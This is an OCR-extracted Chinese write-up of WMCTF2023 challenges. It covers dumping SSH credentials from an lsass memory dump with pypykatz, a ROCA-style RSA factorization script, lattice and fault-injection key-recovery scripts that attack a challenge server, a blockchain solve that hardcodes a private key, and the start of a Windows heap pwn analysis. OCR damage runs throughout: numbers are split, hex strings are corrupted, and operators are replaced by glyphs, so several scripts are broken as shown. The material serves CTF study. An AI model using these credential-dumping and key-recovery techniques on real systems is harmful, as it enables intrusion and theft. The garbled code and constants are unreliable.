
```
7z x -pEAE75D36E30F9B038845B1CBD7D4C800 flag.7z -o./
```

• Oversharing

查看pcap流量包，发现存在大量SMB流量



于是直接分析SMB流量



发现存在lsass服务的内存转储文件，于是使用pypykatz进行分析

```
pypykatz lsa minidump lsass.DMP
```

可以看到以下敏感信息：

```
== CREDMAN [4f9b8]==
  luid 326072
  username randark
  domain ssh@192.168.20.202:22/randark
  password 1a05cf83-e450-4fbf-a2a8-b9fd2bd37d4e
  password
(hex)3100610030003500630066003800330002d0065003400350030002d003400660062006600 2d006100320
0610038002d0062003900660064003200620064003300370064003400 6500
```

于是就得到了一个看起来可疑的ssh凭据，对这份凭据的密码进行解码：

```python
import re
a="3100610030003500630066003800330020d006500340035003000 2d00340066006200660020d00610032006
10038002d00620039006600640032006200640033003700640034006500"
a=re.findall(r'.{2}', a)
data=[]
for i in range(0,len(a),2):
    data.append(a[i])
result = ''.join([chr(int(i, 16)) for i in data])
print(result)
# 1a05cf83-e450-4fbf-a2a8-b9fd2bd37d4e
```

就得到了一份字符串，猜测为靶机的登陆密码，尝试登录

```
randark@develop-server:~/code/WMCTF2023-Oversharing$ ssh randark@127.0.0.1 -p 9999
The authenticity of host '[127.0.0.1]:9999 ([127.0.0.1]:9999)' can't be established.
ED25519 key fingerprint is SHA256:TPYKJO3NMj+aG+EtOBKwFYwhT1WuetJXb5/WeKek5pA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:9999' (ED25519) to the list of known hosts.
randark@127.0.0.1's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

randark@4fcc4a950289:~$ cat flag
flag{a63b4d37-7681-4850-b6a7-0d7109febb19}
randark@4fcc4a950289:~$
```

于是就可以成功得到flag

Crypto

badprime

其实是一个cve（CVE-2017-15361），其做法是通过提交65537的阶在其上较小的M的因子，就可以让a很小

```
from sage.doctest.util import Timer
t = Timer()

L =
0×7cda79f57f60a9b65478052f383ad7dadb714b4f4ac069997c7ff23d34d075fca08fdf20f95fbc5f0a981d
65c3a3ee7ff74d769da52e948d6b0270dd736ef61fa99a54f80fb22091b055885dc22b9f17562778dfb2aeac
87f51de339f71731d207c0af3244d35129feba028a48402247f4ba1d2b6d0755baff6
g = Mod(65537,L)

pmin = 3*2**1022
pmax = 4*2**1022

p =
119949297823304007163602750328870391606548779718070065324766633638259841939589549994095 3
879466192484384973398492214154716455329218093587228713602317373228314630968542477592497 6
636782988658352394763695248372647289950177061313565853447612055658796203168250404682034 5
732516331262954429216339141280964449499359983
n =
198078269925835212504316058701964132453651363148697414900021042806523663086321653137602 1
227778250121400456524295097406660139792368273777872043646872038247447823506419152136242 0
031564770913641262988586682000357716497592630218790724907173726965450371494113979140305 2
290616556994679925016479492655327330534100194152709729754796541416234519137918223607815 1
463056592992114375756786477889051083668662130231940535998107767878331800391712855611711 4
849777515891030325901596390420589871218059230490823503152102165169768689027574992715596 7
804025245417344440461214900952481217669371567451991112859094510674068772970155746177673 2
7
print ('public key',n)

smooth = 2^7*3^3*5^2*7*11*13*17*19*23
print ('smooth',smooth)
def smoothorder(l):
  return smooth % Mod(g,l).multiplicative_order() == 0

v = prod(l for l,e in factor(L) if smoothorder(l))
print (v)
u = p % v
print ('p residue class',(p-u)/v)

t.start()

H = 10 + 2**1021 // v
```

```
u += floor((7*2**1021) // v) * v

w = lift(1/Mod(v,n))

R.<x> = QQ[]
f = (w*u+H*x)/n
g = H*x

k = 3
m = 7
print ('multiplicity',k)
print ('lattice rank',m)

basis = [f^j for j in range(0,k)] + [f^k*g^j for j in range(m-k)]
basis = [b*n^k for b in basis]
basis = [b.change_ring(ZZ) for b in basis]

M = matrix(m)
for i in range(m):
  M[i] = basis[i].coefficients(sparse=False) + [0]*(m-1-i)
print ('time for creating matrix',t.stop().cputime)

t.start()
M = M.LLL()
print ('time for basis reduction',t.stop().cputime)

Q = sum(z*(x/H)^i for i,z in enumerate(M[0]))

for r,multiplicity in Q.roots():
  print ('root is',r)
  if u+v*r > 0:
    g = gcd(n,u+v*r)
    if g > 1: print ('successful factorization',[g,n/g])
```

有较大几率能够成功分解n

• signin

签到题，一部分灵感来源于之前的buuctf的一道题

分解n

```
from tqdm import trange
```

```python
def check_bits(p_bit, q_bit, p_num, q_num, n_b):
    p = int(p_bit + p_num, 2)
    qlow = int((q_bit + q_num)[-len(p_num) - 1:], 2)
    n = bin(p * qlow)[2:]
    n = n[len(n) - (len(p_num)+1):]
    return n_b.endswith(n)

def factorize_n(x, n):
    x_b = '0' + bin(x)[2:].rjust(496,'0')
    n_b = bin(n)[2:]
    queue = []
    for i in trange(1,65536,2):
        queue.append((1,'1','1'+bin(i)[2:].rjust(16,'0')))

    tmpl = 0
    while queue:
        l, p_b, q_b = queue.pop(0)
        if l≠tmpl:
            tmpl = l
            print(l,len(queue))

        if l ⩾ 512-16:
            if n % int(p_b,2) == 0  or n % int(q_b,2) == 0:
                print(int(q_b,2))
                return  (int(p_b,2)) ,  (int(q_b,2))

        x_bit = x_b[::-1][l]
        if x_bit == '0':
            if check_bits('0', '0', p_b, q_b, n_b):
                queue.append((l+1, '0'+p_b, '0'+q_b))

            if check_bits('1', '1', p_b, q_b, n_b):
                queue.append((l+1, '1'+p_b, '1'+q_b))

        elif x_bit == '1':
            if check_bits('1', '0', p_b, q_b, n_b):
                queue.append((l+1, '1'+p_b, '0'+q_b))

            if check_bits('0', '1', p_b, q_b, n_b):
                queue.append((l+1, '0'+p_b, '1'+q_b))
n =
57252869175637212568236748640925893827160364084453077592917520099746923875450673203603122133211413258193637689074143351818835395604472446180951873843259943128920430046860737145456699076020104424455592112300084656390276993199353749868155331424480732785402069537620405984757756117761662821257241121160688236059
```

```
x = 
94903178777223703662209473963588927800579934880312407870426994984669308770392048477293389076439161220792937482192346166428793704384351750647439810960
# print(len(bin(x1)))
q = factorize_n(x, n)
p = n//q
```

然后就是简单的hnp

```
p = 
13069431200886265537001586157218694353609198430802370736318329550702794255703546553999035892073565012935857045988471420505276499177341376677245399268015729
bs = 
[79859285869539252713757391019820501715973714645626753246771945055712364016109658011426353203358018401272818338183396104350244345080488489083291500543914422779179752638185211731196681582087404490375040089261984390247706727766526772220984957732932258580726359236606912050516088399703014879191223513324325249744,
59570901348926829151487286972967664711132175389184375570183861890340505244421676132316538239086975328822008790594662659266892966685944163390620809406588412,
87789647660223007120182445661674877639504503196582152512057316320506961267194907627685111196675529483841649760066886141824194425275553483408755381501290224,
56544947852994671146007494465476410466856462401371771432831249533628836139496518648000868675222973443504841603281629233308387873701403374090849554222256422,
98080297901246316997644097915640062673570773524690325192886100554321168927816735978074905632474745289135083979921098823337944140225015445280310435591252304,
12831778633568734298468989146207272262614946691936131647933388178695946547500217713662792218832910068568276583581366256902820912032428835215716193809524114,
54999044683901123945215336172023011088175427267378553977402984868839772090950211129281111414129273114171098862230679330714900847595418519852515159091523614,
10618752175910043302272740484632168893461333628195438429319983095228691046187036526956248787441460253357429588505627148999550042146207685836839694370081499,
10229590851158471914357648539655273679260875817170070383253924572940804345312224685779553890242235322332276896026044243625365145681194847291421967653117158,
18476277391065865134475160914842076883956118143813515463512127468308157731044969643201176966853603508412573057476345192638480453938232665392668034806835224,
12766274647057655920640115604350937653164504135335952036705559616096985009823829195009514876011108124649971337270499966739146428713782463075985048694024984,
10193780281641675654937343491340118627588830156095459803628844720315333392118755190731059284788854308734865099455708256347692761644477116699048424589753204,
10767877973825154873545279201729695689997135914287949586480656622093565017247336052994836411855179958920169916981928744022409315406368213044187274090984912,
64738030219827313225849694617653433118944806285236147022168718832336312472749270456809799926405780887519899389524986394483007215395143074631674976952265911555506770310033865072509178444235629855877955171028871759157273465523002505459234265747884772147672409403311694280305791141170116503248441824114420095302,
```

```
998253226681321741605925648109720339214538650390071524865214766699397252962891899030715104285572576305013067657308577155830186464499713654099378507372796 5,
744013214576846946054115141916693068491275615493161145799432662164325135612197067821579491197806617320856121370273809555837748180273326079516021918531364,
420130388301718250510134965460796953211976739762702570221258339489163149841469087823351737012422686855836717678806339204901629082587857680308348511150694 5,
526997848609112701651102143683798824653390398167048615232109302757768581532533983374755573498191818685994099629449381951641170652325046415404633887274707 2,
977668430869803086792394412272955426440116013447854604197772459672578044997608825450589827169952268386484207627894463375183027100894321594647356571304096 7,
686775362907342588024327439275230048444148068715341334866620366209466862933661023484229578423379713389098445324939465065799331496044790337389854117076263 7,
107208374922946453915274120531605927277411301649794125212092594114907603461461694639450246858730012287892550126160720266037373551168900544863579839637243 88,
690768155922768617239018588505861648161083385940726742800425117030260318275659284697702713531315715749576113503735682504680546640548731782918676188365880 7,
921423485643693240960740812601869207153652545905136598695267019152372076258714087732408558752329341294596849534471190057598482988455998268139143895226286 8,
159453920934531187741881671189217234948263328679341946863125896909468799056170484399587901199463438612560756366584031864250752704469039250464252181192009 1,
128907713777550871218169240777954239827340188125025814561852392459773886677651515869671051995933122553111918142127212867223926377990773138715890085996691 53,
540037673670440155685344046690014521222639273642900898946159687879058378828406894011863247953060591006500381570752998158370499613898039055805346857781604 6,
829769069254099534508229139764366766454898982806749944023672715198983281337603632234302094990602387904055761967763021284873831375610023477078946978306682 9,
361608200634005610028495593914171763870784678169217858650280232751565835559150440396722304894987975399370423389854474531703970667303510526865594665805206 3,
552638808894788513619528620620278738421130274728890628025720176893051712478519915992704815372300947147236819941441381172619720106068555132672125883278972 0,
616603417816391371279133795937278539800898201261408591731607619403844522296601258357788273463073675495389454460412167198208996018026170808426222104612861 1,
124667944416634686268590408957719231610983532394844588373109944786445805805843068165832173462855778303576020021232337401588600102884305552351673043229074 60,
436545699769996811042518154671435312178205091904510173794190527221794651981549010400102971731593327932551850027933355534083212564520278777872847446946578,
110540914457501492867350778113140856779711059671088798262827667313272632054190562297619606808214446597885578438706285344135800521884429401542565623994185 08,
790418363173035010927338246883799044946059230498458187778052596006763580519879707256982759113567647960305312496436201457840518950573144299333937111170495 8,
539510640121030234918790224863786671801109144052829264802482092250962524761266704198714315893921849545601226644066536759712839214295015780674766313080179 5,
127534271599204615015264963075386836979093266260813725606335632244384416106386619694169200915193084413135842240631385196817865282898699479741795980234338 26]
rs = [32575, 8331, 38341, 880, 57255, 23322, 32743, 20829, 23232, 7676, 34860, 45086, 24766, 38647, 53349, 39023, 63714, 7197, 24557, 26351, 35471, 20540, 7168, 26313, 427, 32022, 11690, 1000, 52712, 37751, 57511, 46071, 55740, 60443, 64107, 8106, 21202, 1485]
```

```
xx = 
25672694493957317574061271441400180155662917709605851038989600240095779003896183518997933858604776407695617157414260112168208790217231487731279951951105840

cols = len(rs)
M = Matrix(ZZ,cols+2,cols+2)

tmpb = [int(bi * inverse_mod(2**16,p)) << 16  for bi in bs]
tmpc = [int(ri * inverse_mod(2**16,p)) << 16 for ri in rs]

for i in range(cols):
    M[i,i] = p << 16

M[-2] = tmpb + [1,0]
M[-1] = tmpc + [0,2^512]

ML = M.LLL()
for mi in ML:
    if abs(mi[-1]) == 2^512:
        if mi[-2] % p == xx:
            print(mi)
        if abs(mi[-2]) % p == xx:
            print(mi)
        if abs(- mi[-2]) % p == xx:
            print(mi)
        if - mi[-2] % p == xx:
            print(mi)
```

welcome_signer1

参考《Fault Attacks on RSA Public Keys: Left-To-Right Implementations are also Vulnerable》

简述：计算签名时使用 Right-to-Left 算法

```
def Left_to_Right(m,d,N):
    A = 1
    d = d.bits()[::-1]
    n = len(d)
    for i in range(n-1,-1,-1):
        A = A*A % N
        if d[i] == 1:
            A = A * m % N
    return A
```

错误注入模型

```
def fault_left_to_right_exp(m,d,N,j,N_):
    A = 1
    d = d.bits()[::-1]
    n = len(d)
    for i in range(n-1,-1,-1):
        if i < j:
            #print(A)
            N = N_
        A = A*A % N
        if d[i] == 1:
            A = A * m % N
    return A
```

正确签名

$$S \equiv m^{\sum_{i=0}^{n-1} 2^i \cdot d_i} \pmod{N} \tag{1}$$

错误注入后有：

$$A \equiv m^{\sum_{i=j}^{n-1} 2^{i-j} \cdot d_i} \mod N \tag{2}$$

于是错误签名表达式为：

$$\begin{aligned} \hat{S} &\equiv (((A^2 \cdot m^{d_{j-1}})^2 \cdot m^{d_{j-2}})^2 \cdots)^2 \cdot m^{d_0} \mod \hat{N} \\ &\equiv A^{2j} \cdot m^{\sum_{i=0}^{j-1} 2^i \cdot d_i} \mod \hat{N} \end{aligned} \tag{3}$$

攻击条件：已知 $N, \hat{N}, S$，注入位置 j（可控）已知，错误模数 $\hat{N}$ 可分解或者是素数。自d低位爆破私钥 d'，

首先计算

$$R = \hat{S} \cdot m^{-d'} \tag{4}$$

然后验证 R 是否为二次剩余，是的话开根，开 j 次，注意，每开一次，对两个根进行判断，舍弃其中的非二次剩余，这样解集永远只有两个。

$$R = R^{\frac{1}{2^j}} \tag{5}$$

然后计算

$$S' \equiv R^{2^j} \cdot m^{d'} \mod N \tag{6}$$

检查是否满足 $S' \equiv S \mod N$

```python
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import md5
from sympy import isprime
from tqdm import tqdm
import random
from pwn import *

# context.log_level = 'debug'

def get_sig(j):
    sh.recvuntil("[Q]uit\n")
    sh.sendline("S")
    sh.recvuntil("interfere:")
    sh.sendline(str(j))
    sh.recvuntil(" is ")
    sigs = sh.recvuntil("\n")[:-1]
    return int(sigs)

def decrypt(message,key):
    key = bytes.fromhex(md5(str(key).encode()).hexdigest())
    enc = AES.new(key,mode=AES.MODE_ECB)
    c   = enc.decrypt(message)
    return c



#sh = process(["python","task.py"])
sh = remote("0.0.0.0",9999)
sh.recvuntil("[Q]uit\n")
sh.sendline("G")

sh.recvuntil("| n = ")
n = int(sh.recvuntil("\n")[:-1])
sh.recvuntil("ciphertext = ")
cipher = bytes.fromhex(sh.recvuntil("\n").decode()[:-1])



for _ in range(10000):
    index = random.randint(0,1024)
    temp = random.randint(0,256)
    n_ = n ^ (temp<<index)
    if isprime(n_) and n_ % 4==3:
        print("[+]",n_)
        break
```

```
else:
   exit()
sig = get_sig(0)
print("[+]",sig)

print("[+] cipher",cipher)
print("[+] n",n)

sh.recvuntil("[Q]uit\n")
sh.sendline("F")
sh.recvuntil("index:")
sh.sendline(",".join([str(temp),str(index)]))

# poc ps: associate with coppersmith will be more efficient

dd=0

for j in tqdm(range(1,300)):
    sig_ = get_sig(j)
    #print(j)
    for i in range(2):
        d_ = (i<<j-1) + dd
        #print(d_)
        R = (sig_ * pow(msg,-d_,n_)) % n_
        for _ in range(j):
            R = pow(R,(n_+3)//4,n_)

        if (pow(R,2**j,n) * pow(msg,d_,n)) % n == sig or (pow(n_-R,2**j,n) *
pow(msg,d_,n)) % n == sig:
            dd = d_
            print("[+]",dd)
            break
    else:
        print("[-] error")
        exit()

print("[+] part of d",dd)
```

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import md5
import random
```

```
def decrypt(message,key):
    key = bytes.fromhex(md5(str(key).encode()).hexdigest())
    enc = AES.new(key,mode=AES.MODE_ECB)
    c   = enc.decrypt(message)
    return c

def recover_p(p0, n,d0bits):
    PR.<x> = PolynomialRing(Zmod(n))
    nbits = n.nbits()
    p0bits = p0.nbits()
    f = 2^p0bits*x + p0
    f = f.monic()
    roots = f.small_roots(X=2^(nbits//2-p0bits+10), beta=0.4)
    #print(roots)
    if roots:
        x0 = roots[0]
        p = gcd(2^d0bits*x0 + p0, n)
        return ZZ(p)


def find_p0(d0, e, n):
    X = var('X')
    for k in range(1, e+1):
        results = solve_mod([e*d0*X == k*n*X + k*X + X-k*X**2 - k*n], 2^d0.nbits())
        #print(results)
        for x in results:

            p0 = ZZ(x[0])
            #print(p0.nbits())
            p = recover_p(p0, n, d0.nbits())
            if p and p != 1:
                return p

from Crypto.Util.number import *


e = 17

n = 
734686761686223642847978213221528657816821803555005170567456682971653635553010962881017273356050000172680112530111190839841694156427234591749405432440813956760018209747569491963484507636444690536606473267521893603582838845310648419952727306907384853584974153202112916849804964352041962411033625335938819045 23
```

```
d0 =
627606470330017523983549208561196943168313797481957177231295737429170344439859461611521
7


cipher = b'm\xcc\xed\xd9m?
x}\x00\xdf\x85\x07jk\xefw\xbc\xb5i+\xcfpi\xf2]\x81#\xd0\xcc\x17<\x98\x15\x0ei\xea\xde\xe
7\xadm\x8d\xff\xe5g\xe52"v'

p = int(find_p0(d0, e, n))
q = n//int(p)
d = inverse_mod(e, (p-1)*(q-1))
print(decrypt(cipher,d))
```

welcome_signer2

可参考：《Perturbating RSA Public Keys: an Improved Attack》

简述：计算签名时使用 Right-to-Left 算法

```
def Right_to_Left(self,j):
    A = 1
    B = self.m
    d = self.d.bits()
    n = len(d)
    N = self.N
    for i in range(n):
        if d[i] == 1:
            A = A * B % N
        B = B**2 % N
    return A
```

错误注入模型

```
def fault_model(self,j):
    A = 1
    B = self.m
    d = self.d.bits()
    n = len(d)
    N = self.N
    for i in range(n):
        if d[i] == 1:
```

```
            A = A * B % N
            #  a fault occurs j steps before the end of the exponentiation
        if i >= n-1-j:
            N = self.N_
        B = B**2 % N
    return A
```

正确签名为

$$S \equiv m^{\sum_{i=0}^{n-1} 2^i \cdot d_i} \pmod{N} \tag{7}$$

错误注入后，错误的 B 的表达式

$$\hat{B} \equiv (m^{2^{n-j-i}} \bmod N)^2 \bmod \hat{N} \tag{8}$$

于是错误的签名为

$$\begin{aligned} \hat{S} &\equiv ((A \cdot \hat{B}) \ldots) \hat{B}^{2^{j-1}} \\ &\equiv A \cdot \hat{B}^{\sum_{i=(n-j)}^{n-1} 2^{[i-(n-j)]}} \bmod \hat{N} \\ &\equiv [(m^{\sum_{i=0}^{(n-j-i)} 2^i \cdot d_i} \bmod N) \cdot (m^{2^{n-j-1}} \bmod N)^{\sum_{i=(n-j)}^{n-1} 2^{[i-(n-j)+1]} \cdot d_i}] \bmod \hat{N} \end{aligned} \tag{9}$$

攻击条件：已知 $N, \hat{N}, S$，注入位置 j（可控）已知，自高位爆破私钥 d'，计算签名，

$$S' \equiv [((S \cdot m^{-d'}) \bmod N) \cdot (m^{2^{(n-j-1)}} \bmod N)^{2^{[1-(n-j)] \cdot d'}}] \bmod \hat{N} \tag{10}$$

验证是否有

$$S' \equiv \hat{S} \bmod \hat{N} \tag{11}$$

以判断爆破的 d' 是否正确。

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import md5
from sympy import isprime
from tqdm import tqdm
import random
from pwn import *

# context.log_level = 'debug'

def get_sig(j):
    sh.recvuntil("[Q]uit\n")
    sh.sendline("S")
    sh.recvuntil("interfere:")
    sh.sendline(str(j))
    sh.recvuntil(" is ")
```

```
    sigs = sh.recvuntil("\n")[:-1]
    return int(sigs)

def decrypt(message,key):
    key = bytes.fromhex(md5(str(key).encode()).hexdigest())
    enc = AES.new(key,mode=AES.MODE_ECB)
    c   = enc.decrypt(message)
    return c


def decrypt(message,key):
    key = bytes.fromhex(md5(str(key).encode()).hexdigest())
    enc = AES.new(key,mode=AES.MODE_ECB)
    c   = enc.decrypt(message)
    return c

msg = bytes_to_long(b"Welcome_come_to_WMCTF")

# sh = process(["python","task.py"])
sh = remote("0.0.0.0",9999)
sh.recvuntil("[Q]uit\n")
sh.sendline("G")
sh.recvuntil("| n = ")
n = int(sh.recvuntil("\n")[:-1])
sh.recvuntil("ciphertext = ")
cipher = bytes.fromhex(sh.recvuntil("\n").decode()[:-1])



index = random.randint(0,1024)
temp = random.randint(0,256)
n_ = n ^ (temp<<index)

sig = get_sig(0)



sh.recvuntil("[Q]uit\n")
sh.sendline("F")
sh.recvuntil("index:")
sh.sendline(",".join([str(temp),str(index)]))

# poc ps: associate with coppersmith will be more efficient

d = 0
j = 1
sig_ = get_sig(j)
```

```
length = n.bit_length()
for offset in range(8):
    i=1
    d_ = (i << (length-j)) + d
    check = int(sig * pow(msg,-d_,n)%n) * pow(pow(msg,2**(length-j-1),n),(d_>>(length-j-
1)),n_) % n_
    if check == sig_:
        d = d_
        print("[+]",d)
        break
    else:
        length -= 1


for j in range(2,length):
    sig_ = get_sig(j)
    for i in range(2):
        d_ = (i << (length-j)) + d
        check = int(sig * pow(msg,-d_,n)%n) * pow(pow(msg,2**(length-j-1),n),(d_>>
(length-j-1)),n_) % n_
        if check == sig_:
            d = d_
            print("[+]",bin(d))
            break
    else:
        print("[-] error",j)
        exit()
d = d + 1

print(decrypt(cipher,d))
```

BlockChain

mollvme

This challenge expects you to analyze Move Bytecode. Move language became popular as Sui and Aptos grow. However, there's little tool for Move analysis.

When you connect to the challenge server, it will provide you the bytecode in hex. You should first use Move's rust crate to disassemble the bytecode. Here's a simple code snippet:

```rust
use std::fs;

use move_binary_format::file_format::CompiledModule;

fn main() {
    // argument is file path
    let path = std::env::args()
        .nth(1)
        .expect("Expected path to bytecode file");

    // read bytecode from file
    let module_bytecode = fs::read(path).expect("Unable to read bytecode file");

    // println!("{:?}", module_bytecode);
    let compiled_module = CompiledModule::deserialize(&module_bytecode).unwrap();

    for func_def in compiled_module.function_defs {
        let code = func_def.code.as_ref().unwrap().code.clone();
        let mut i = 0;
        for bytecode in code {
            println!("{:?}: {:?}", i, bytecode);
            i += 1;
        }
        return; // we break early because the first function is the one we want
    }
}
```

After reading the human-friendly disassembled bytecode, the goal is clear: input a 32 bytearray to satisfy all constraints.

If you look closer, you'll notice that some bytecode will never be reached. This is because of the nature of blockchain languages: they rarely optimize code because a) it might violate the programmers intention b) it might introduce critical bugs.

There're two intended directions to go. First is to use static analysis, eliminating dead code. There exists lots of patterns like `if (ALWAYS_TRUE && ALWAYS_FALSE) return TRUE`. So this is a possible approach.

Another direction is to use symbolic execution. I only used ~40 types of bytecode, and many of them are similar. So the amount of work to implement an execution engine is doable.

I have a very ugly written symengine which I'm not going to post publicly. Feel free to DM me (@publicqi).

The overall structure is angr-like. There's a `Simgr` class that has a list of `State`. In a loop, call `step` on all states and check if any of the states reached target. For `step` function of a `State`, it returns a list of `State` again, depending on the execution status. For example, if a step of an instruction will diverge into two paths, it might return two `State`.

In the post game survey someone said it's a RE challenge, and I partially agree with that. But we need more tools in the blockchain world don't we?

babyblock

```
from web3 import Web3, HTTPProvider
from web3.middleware import geth_poa_middleware

w3 = Web3(HTTPProvider('http://localhost:8545'))
w3.middleware_onion.inject(geth_poa_middleware, layer=0)

abi = """
[
  {
    "inputs": [],
    "payable": false,
    "stateMutability": "nonpayable",
    "type": "constructor"
  },
  {
    "constant": false,
    "inputs": [
      {
        "internalType": "uint256",
        "name": "_num",
        "type": "uint256"
      }
    ],
    "name": "guessNumber",
    "outputs": [],
    "payable": false,
    "stateMutability": "nonpayable",
    "type": "function"
  },
  {
    "constant": true,
    "inputs": [],
    "name": "isSolved",
    "outputs": [
      {
```

```
        "internalType": "bool",
        "name": "",
        "type": "bool"
      }
    ],
    "payable": false,
    "stateMutability": "view",
    "type": "function"
  },
  {
    "constant": true,
    "inputs": [],
    "name": "solved",
    "outputs": [
      {
        "internalType": "bool",
        "name": "",
        "type": "bool"
      }
    ],
    "payable": false,
    "stateMutability": "view",
    "type": "function"
  }
]
"""

privatekey = 0x25ece0fd60eb70e6216623edf3a6f11f38f690cac80a4d7a35f4c60648e25043
acct = w3.eth.account.from_key(privatekey)
address = w3.eth.account.from_key(privatekey).address
# print(address)

#获取余额
# address = "0x1F933E837C02eE03497129e7C378b0BB9D502809"
contractaddr = "0x44e406030B4A55DF1db1De7dE01dfe3b1a05d908"

contract = w3.eth.contract(address=contractaddr, abi=abi)

guessed_number = w3.eth.get_block('latest')['timestamp'] % 10 + 1

# 如果block.timestamp的LSB不同于guessedNumber，那么加1
if (w3.eth.get_block('latest')['timestamp'] & 1) != (guessed_number & 1):
    guessed_number += 1

contract_txn = contract.functions.guessNumber(guessed_number).build_transaction({
    'from': address,
    'nonce': w3.eth.get_transaction_count(address),
```

```
    'gas': 1000000,
    'gasPrice': w3.to_wei('1', 'gwei')
})

signed_txn = acct.sign_transaction(contract_txn)
txn_hash = w3.eth.send_raw_transaction(signed_txn.rawTransaction)
txn_receipt = w3.eth.wait_for_transaction_receipt(txn_hash)
print(txn_receipt)

print(contract.functions.isSolved().call())
```

PWN

RoGueGate

在ida中分析可以得出，创建的为 `NT` 堆，后续的堆分配都是在 `hHeap` 中。

```
// 获取标准输出流(stdout)，并设置其缓冲策略为无缓冲
v11 = _acrt_iob_func(1u);
setvbuf(v11, 0i64, 4, 0i64);
// 获取标准输入流(stdin)，并设置其缓冲策略为无缓冲
v12 = _acrt_iob_func(0);
setvbuf(v12, 0i64, 4, 0i64);
// 获取标准错误流(stderr)，并设置其缓冲策略为无缓冲
v13 = _acrt_iob_func(2u);
setvbuf(v13, 0i64, 4, 0i64);
// 设置进程缓解策略，防止创建子进程，所以只能用ORW来进行读取flag
v16 = 1;
SetProcessMitigationPolicy(13i64, &v16);
// 创建堆，如果创建失败，输出错误消息并退出程序
hHeap = HeapCreate(1u, 0i64, 0i64);
if ( !hHeap )
{
  v14 = sub_140009DF0(std::cerr, (__int64)"Heap creation failed");
  std::ostream::operator<<(v14, sub_14000A1B0);
  exit(1);
}
```

进入主要的函数后，可以发现头部是生成了随机数，同时对随机数进行了sha512的加密，用户输入后进行sha512，同时对比前五位，使用python可以快速完成该检查。

```python
import hashlib
def crack_sha512_5(sha_str):
    for num in range(10000,9999999999):
        res = hashlib.sha512(str(num).encode()).hexdigest()
        if res[0:5] == sha_str:
            print(str(num))
            return(str(num))
crack_sha512_5("95a64")
```

startGame 函数中，主要实现了六个功能。

```
Please choose an operation:
1. Create User  // 申请一个堆块。存储结构为一个数组，但每个结构为 [flag,地址] 。
